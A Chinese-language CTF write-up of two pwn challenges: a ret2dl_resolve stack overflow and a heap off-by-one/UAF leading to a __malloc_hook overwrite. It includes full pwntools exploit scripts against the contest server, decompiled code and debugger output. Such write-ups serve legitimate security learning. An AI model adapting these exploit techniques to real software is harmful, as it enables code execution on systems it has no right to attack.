- pwn writeup
- main32

  这题是一道栈溢出题，大佬要我们用dl_runtime_resolve的方法做，呃呃呃，因为那天状态不怎么好，就没有自己去伪造那些结构体，我用工具roputils去利用，但是这有个神奇的地方就是那个结构体伪造的地址，很奇葩，不知道为什么，我试了好多个地址才试出来

  exp:


```python
from pwn import*
from roputils import *
context.log_level = 'debug'

#p = process('./main32')
p =remote('202.112.51.184', 19002)
bss_data = 0x0804A040
rop = ROP('./main32')
buf = '/bin/sh\x00'
buf += '\x00'*(0x40 - 8)
## used to make faking data, such relocation, Symbol, Str
buf += rop.dl_resolve_data(bss_data + 0x40, 'system')
buf += rop.fill(0x100, buf)
p.sendline(buf)

payload = 'a'*0x12 + 'bbbb'
payload += rop.dl_resolve_call(bss_data + 0x40, bss_data)
p.sendline(payload)

p.interactive()
```

- offbyone



zs0zrc@ubuntu: ~/xman/pwn/heap

```
czs0zrc@ubuntu:~/xman/pwn/heap$ checksec offbyone
[*] '/home/zs0zrc/xman/pwn/heap/offbyone'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
zs0zrc@ubuntu:~/xman/pwn/heap$
```


这题防护机制全开了，简单运行了下就是一个菜单题，功能有4个功能

- add 分配一个堆块
- show 将对应堆块的内容打印出来

- edit 修改对应索引的堆块的内容
- delete 删除一个堆块

拖到ida反编译一下，发现了两个漏洞点


一个是offbyone 漏洞，它eidt功能 利用strlen来获取堆块内容的长度，这里会造成一个字节的溢出，因为strlen是'\0'截断，假设我们分配一个堆块大小为0x18,则实际上会分配chunk的大小为0x21，并且它会复用后面一个堆块的prev_size字段，用strlen函数的话会将下一个堆块的size字段也记上，就会造成长度比堆块内原本内容的长度要多一个字节



```
unsigned __int64 edit()
{
  int v1; // [rsp+0h] [rbp-10h]
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  printf("index: ");
  __isoc99_scanf("%d", &v1);
  if ( v1 >= 0 && v1 <= 15 && chunk_list[v1] )
  {
    puts("your note:");
    v2 = strlen((const char *)chunk_list[v1]);  // off by one
    read(0, chunk_list[v1], v2);
    puts("done.");
  }
  else
  {
    puts("invalid index.");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

同时它创建堆块时用read函数读取字符串，在最后没有添加'\0'，所以会造成信息泄露



```
unsigned __int64 add()
{
  int v1; // [rsp+0h] [rbp-10h]
  int i; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  for ( i = 0; i <= 15 && chunk_list[i]; ++i )
    ;
  if ( i <= 15 )
  {
    printf("length: ");
    __isoc99_scanf("%d", &v1);
    chunk_list[i] = malloc(v1);
    if ( !chunk_list[i] )
    {
      puts("malloc failed.");
      exit(-1);
    }
    memset(chunk_list[i], 0, v1);
    puts("your note:");
    read(0, chunk_list[i], v1);
    puts("done.");
  }
  else
  {
```

还有一个就是UAF，它将堆块free掉后只清空了堆块数组的内容，没有清空堆块本身的内容

具体利用思路：

先分配5个chunk，大小分别为0x28,0xf8,0x68,0x60,0x60

依次为chunk0,1,2,3,4

然后将chunk1 free掉，利用offbyone 修改下一个chunk1的size字段，将其大小修改为0x170,覆盖后面那个堆块，同时修改chunk3的prev_size为0x170 ，这时候再分配一个0xf8大小的chunk的话，它就会unsorted bin中将chunk1取出，因为chunk1的size字段被修改为0x170，所以会将chunk1取出，同时将chunk2加入unsorted bin中，这时chunk2中就包含着libc的地址了，再打印chunk2就可以将libc内存地址打印出来

这涉及到从unsorted bin 取出的操作


源码为：

```
                remainder_size = size - nb;
                remainder = chunk_at_offset (victim, nb);
                unsorted_chunks (av)->bk = unsorted_chunks (av)->fd = remainder;
                av->last_remainder = remainder;
                remainder->bk = remainder->fd = unsorted_chunks (av);
```

因为泄露的是main_arena+0x58，计算libc地址时可以用_malloc_hook的偏移来算

libc = main_arena - libc.symbols['_malloc_hook']-0x10


因为_malloc_hook 在main_arena-0x10的地方



```
pwndbg> p __malloc_hook
$1 = (void *(*)(size_t, const void *)) 0x0
pwndbg> p &__malloc_hook
$2 = (void *(**)(size_t, const void *)) 0x7f4fd81adb10 <__malloc_hook>
pwndbg> x/10gx 0x7f4fd81adb10
0x7f4fd81adb10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7f4fd81adb20 <main_arena>:    0x0000000100000000      0x0000000000000000
0x7f4fd81adb30 <main_arena+16>: 0x0000000000000000      0x0000000000000000
0x7f4fd81adb40 <main_arena+32>: 0x0000000000000000      0x0000000000000000
0x7f4fd81adb50 <main_arena+48>: 0x0000000000000000      0x0000000000000000
pwndbg>
```


然后再分配一个大小为0x60的chunk5,这时chunk5就会和chunk2重叠，造成chunk overlap

将chunk3和chunk2 free掉后，通过chunk5就可以修改chunk2的fd指针，通过partial overwrite可以将fd指针修改为_malloc_hook -0x10 -3 ，这里通过错位可以获得0x7f的大小的size字段



```
pwndbg> x/10gx 0x7f4fd81adb10-0x10-3
0x7f4fd81adafd: 0x4fd7e6ee20000000      0x4fd7e6ea0000007f
0x7f4fd81adb0d <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7f4fd81adb1d: 0x0100000000000000      0x0000000000000000
0x7f4fd81adb2d <main_arena+13>: 0x0000000000000000      0x0000000000000000
0x7f4fd81adb3d <main_arena+29>: 0x0000000000000000      0x0000000000000000
```

通过将chunk2的fd指针修改为 上面的地址后，就会将0x7f4fd81adafd加入到fastbins的bins中



```
pwndbg> fastbins
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x56416d070130 —▸ 0x7f026ef64afd ◂— 0x7f
0x80: 0x0
```

这个地址和上面不一样是因为题目开启了PIE

这是后我们再申请两个大小为0x60的chunk就可以分配到包含_malloc_hook的chunk了，通过将 _malloc_hook的值修改为one_gadget的地址，再通过 _malloc_printerr 来触发 _malloc_hook 来getshell，只要连续free同一个chunk就行了

exp:

```python
from pwn import *
def add(size,note):
    p.sendlineafter(">> ","1")
    p.sendlineafter("length: ",str(size))
    p.sendafter("note:",note)

def edit(index,note):
    p.sendlineafter(">> ","2")
    p.sendlineafter("index: ",str(index))
    p.sendafter("note:",note)

def delete(index):
    p.sendlineafter(">> ","3")
    p.sendlineafter("index: ",str(index))

def show(index):
    p.sendlineafter(">> ","4")
    p.sendlineafter("index: ",str(index))

libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
#p=process('./offbyone')
p = remote('202.112.51.184',19006)

add(0x28,'a'*0x28)#0
add(0xf8,'a'*0xf8)#1
add(0x68,'a'*0x68)#2
add(0x60,'a'*0x60)#3
add(0x60,'a'*0x60)#4
delete(1)

edit(0,'a'*0x28+'\x70')
edit(2,'a'*0x60+p64(0x170)+'\x70')

add(0xf8,'a'*0xf8)
```

```
show(2)

main_arena=u64(p.recvline(keepends=False).ljust(8,'\0'))-0x58
libc_base=main_arena-libc.symbols['__malloc_hook']-0x10
malloc_hook=libc_base+libc.symbols['__malloc_hook']
one_gadget=libc_base+0xf02a4
add(0x60,'a'*0x60)#5 == 2

delete(3)
delete(2)
edit(5,p64(malloc_hook-0x10-3)[0:6])#patrial overwrite
add(0x60,'a'*0x60)#2
add(0x60,'a'*3+p64(one_gadget)+'\n')

delete(2)
delete(5)

p.interactive()
```